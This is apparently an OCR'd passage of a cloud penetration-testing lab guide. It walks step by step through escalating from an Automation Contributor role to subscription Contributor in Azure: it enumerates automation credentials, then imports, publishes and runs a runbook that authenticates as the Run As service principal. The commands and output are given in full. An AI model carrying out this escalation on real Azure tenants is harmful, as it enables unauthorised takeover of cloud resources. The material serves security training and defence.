
Step 12 : Authenticate to Microsoft Graph API using access token.

```
$apiUrl = "https://graph.microsoft.com/v1.0/users"
$users = Invoke-RestMethod -Headers @{Authorization = "Bearer $accessToken"} -Uri $apiUrl -Method Get
```




EXERCISE : Azure - 3

Privilege Escalation by Exploiting Azure Automation Accounts


Azure ARM
Azure Least Privilege User "A"
1. User "A" have "Automation Contributor" Access On Subscription "A"
Subscription A
Automation account
Automation SA Attached (Run AS)
Service account
Contributor Access On Subscription Level
Contributor Access on Subscription "A"
Azure services
2. Configure AZ CLI with User "A" Credential
Least Privilege
AZ CLI
3. Create a New Runbook Under same Automation Account With Automation Contributor Access
After Privilege Escalation
Subscription A
Automation Account
Runbook
4. Runbook Contain Privilege Escalation code (Code which Require Higher Privilege Access)
High Privilege
RunBook Job Output
5. Malicious Runbook Code will be Executed by run as account (Subscription Contributor Access)
Automation Service Account
Azure services

Step 1 : Logged in as least privilege user.

Login-AzAccount




Step 2 : Get the current logged in user subscription.

Get-AzSubscription

Step 3 : Get the role assignment on subscription level.

Get-AzRoleAssignment



Step 4 : Get the information about automation account.

Get-AzAutomationAccount

```
SubscriptionId        : 3c975794-9afd-498e-9f3b-719c322817b0
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Location              : eastus
State                 :
Plan                  :
CreationTime          : 09-10-2021 00:32:42 -07:00
LastModifiedTime      : 09-10-2021 00:32:42 -07:00
LastModifiedBy        :
Tags                  : {}
Identity              :
Encryption            :
PublicNetworkAccess   :
```

Step 5 : List of Run Books in an automation account.

Get-AzAutomationRunbook -AutomationAccountName Prod-AA -ResourceGroupName CHMRTS-Prod-RG

```
PS C:\Users\Admin> Get-AzAutomationRunbook -AutomationAccountName Prod-AA -ResourceGroupName CHMRTS-Prod-RG


Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : GraphPowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : Published
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureAutomationTutorial
CreationTime          : 09-10-2021 00:32:50 -07:00
LastModifiedTime      : 09-10-2021 00:32:50 -07:00
Description           :

Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : Python2
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : Published
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureAutomationTutorialPython2
CreationTime          : 09-10-2021 00:32:51 -07:00
LastModifiedTime      : 09-10-2021 00:32:51 -07:00
Description           :

Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : PowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : Published
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureAutomationTutorialScript
CreationTime          : 09-10-2021 00:32:51 -07:00
LastModifiedTime      : 09-10-2021 00:32:51 -07:00
Description           :
```

Step 6 : Get the information about Certificate, Credential & Connections in automation account.

Get-AzAutomationCertificate, Get-AzAutomationCredential, Get-AzAutomationConnection

```
PS C:\Users\Admin> Get-AzAutomationCertificate -AutomationAccountName Prod-AA -ResourceGroupName CHMRTS-Prod-RG


Thumbprint            : 6E458908C04FB9D98C9C3D6F0FFCCF003DB9399F
Exportable            : True
ExpiryTime            : 08-10-2022 17:00:00 -07:00
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureRunAsCertificate
CreationTime          : 09-10-2021 00:33:07 -07:00
LastModifiedTime      : 09-10-2021 00:33:07 -07:00
Description           : This certificate is used to authenticate with the service principal that was automatically created for this account. For details on this service principal and certificate, or to recreate them, go to this
                        account's Settings. For example usage, see the tutorial runbook in this account.
```

```
PS C:\Users\Admin> Get-AzAutomationCredential -AutomationAccountName Prod-AA -ResourceGroupName CHMRTS-Prod-RG


UserName              : prod-user
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : Prod-Credential
CreationTime          : 09-10-2021 02:45:31 -07:00
LastModifiedTime      : 09-10-2021 02:45:31 -07:00
Description           :
```

```
PS C:\Users\Admin> Get-AzAutomationConnection -AutomationAccountName Prod-AA -ResourceGroupName CHMRTS-Prod-RG


ConnectionTypeName    : AzureServicePrincipal
FieldDefinitionValues : {}
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureRunAsConnection
CreationTime          : 09-10-2021 00:33:08 -07:00
LastModifiedTime      : 09-10-2021 00:33:08 -07:00
Description           :
```

Step 7 : Runbook which contains Privilege Escalation code.

Get-AzAutomationRunbook -AutomationAccountName Prod-AA -ResourceGroupName CHMRTS-Prod-RG

```
PS C:\Users\Admin\Desktop\runbook> ls


    Directory: C:\Users\Admin\Desktop\runbook


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        09-10-2021     13:13            552 PrivEsc-Runbook.ps1


PS C:\Users\Admin\Desktop\runbook> cat .\PrivEsc-Runbook.ps1
$connectionName = "AzureRunAsConnection"
# Get the connection "AzureRunAsConnection "
$servicePrincipalConnection=Get-AutomationConnection -Name $connectionName
"Logging in to Azure..."
    Connect-AzAccount `
        -ServicePrincipal `
        -TenantId $servicePrincipalConnection.TenantId `
        -ApplicationId $servicePrincipalConnection.ApplicationId `
        -CertificateThumbprint $servicePrincipalConnection.CertificateThumbprint

$context = Get-AzContext


Get-AzADServicePrincipal -ApplicationId $context.Account.Id
```

Step 8 : Import Malicious Runbook [Which contains privilege escalation code] into automation account.

Import-AzAutomationRunbook -ResourceGroupName CHMRTS-Prod-RG -AutomationAccountName Prod-AA -Path PrivEsc-Runbook.ps1 -Type PowerShell -Name PriveEsc-Runbook

```
PS C:\Users\Admin\Desktop\runbook> Import-AzAutomationRunbook -ResourceGroupName CHMRTS-Prod-RG -AutomationAccountName Prod-AA -Path PrivEsc-Runbook.ps1 -Type PowerShell -Name PriveEsc-Runbook


Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : PowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : New
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : PriveEsc-Runbook
CreationTime          : 09-10-2021 13:15:54 -07:00
LastModifiedTime      : 09-10-2021 13:15:54 -07:00
Description           :
```

Step 9 : Again, List of All Run Books in an automation account.

Get-AzAutomationRunbook -AutomationAccountName Prod-AA -ResourceGroupName CHMRTS-Prod-RG

```
PS C:\Users\Admin\Desktop\runbook> Get-AzAutomationRunbook -ResourceGroupName CHMRTS-Prod-RG -AutomationAccountName Prod-AA


Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : GraphPowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : Edit
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureAutomationTutorial
CreationTime          : 09-10-2021 00:32:50 -07:00
LastModifiedTime      : 09-10-2021 06:32:38 -07:00
Description           :

Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : Python2
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : Published
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureAutomationTutorialPython2
CreationTime          : 09-10-2021 00:32:51 -07:00
LastModifiedTime      : 09-10-2021 00:32:51 -07:00
Description           :
```

```
Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : PowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : Edit
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : AzureAutomationTutorialScript
CreationTime          : 09-10-2021 00:32:51 -07:00
LastModifiedTime      : 09-10-2021 03:29:49 -07:00
Description           :

Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : PowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : New
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : PriveEsc-Runbook
CreationTime          : 09-10-2021 13:15:54 -07:00
LastModifiedTime      : 09-10-2021 13:15:54 -07:00
Description           :
```


Step 10 : Now Publish Imported Malicious Runbook.

Publish-AzAutomationRunbook -AutomationAccountName Prod-AA -Name PriveEsc-Runbook -ResourceGroupName CHMRTS-Prod-RG

```
PS C:\Users\Admin\Desktop\runbook> Publish-AzAutomationRunbook -AutomationAccountName Prod-AA -Name PriveEsc-Runbook -ResourceGroupName C
HMRTS-Prod-RG


Location              : eastus
Tags                  : {}
JobCount              : 0
RunbookType           : PowerShell
Parameters            : {}
LogVerbose            : False
LogProgress           : False
LastModifiedBy        :
State                 : Published
ResourceGroupName     : CHMRTS-Prod-RG
AutomationAccountName : Prod-AA
Name                  : PriveEsc-Runbook
CreationTime          : 09-10-2021 13:15:54 -07:00
LastModifiedTime      : 09-10-2021 13:25:52 -07:00
Description           :
```

Step 11 : Start automation account's runbook job.

```
$job = Start-AzAutomationRunbook -AutomationAccountName Prod-AA -Name PriveEsc-Runbook -ResourceGroupName
CHMRTS-Prod-RG
```



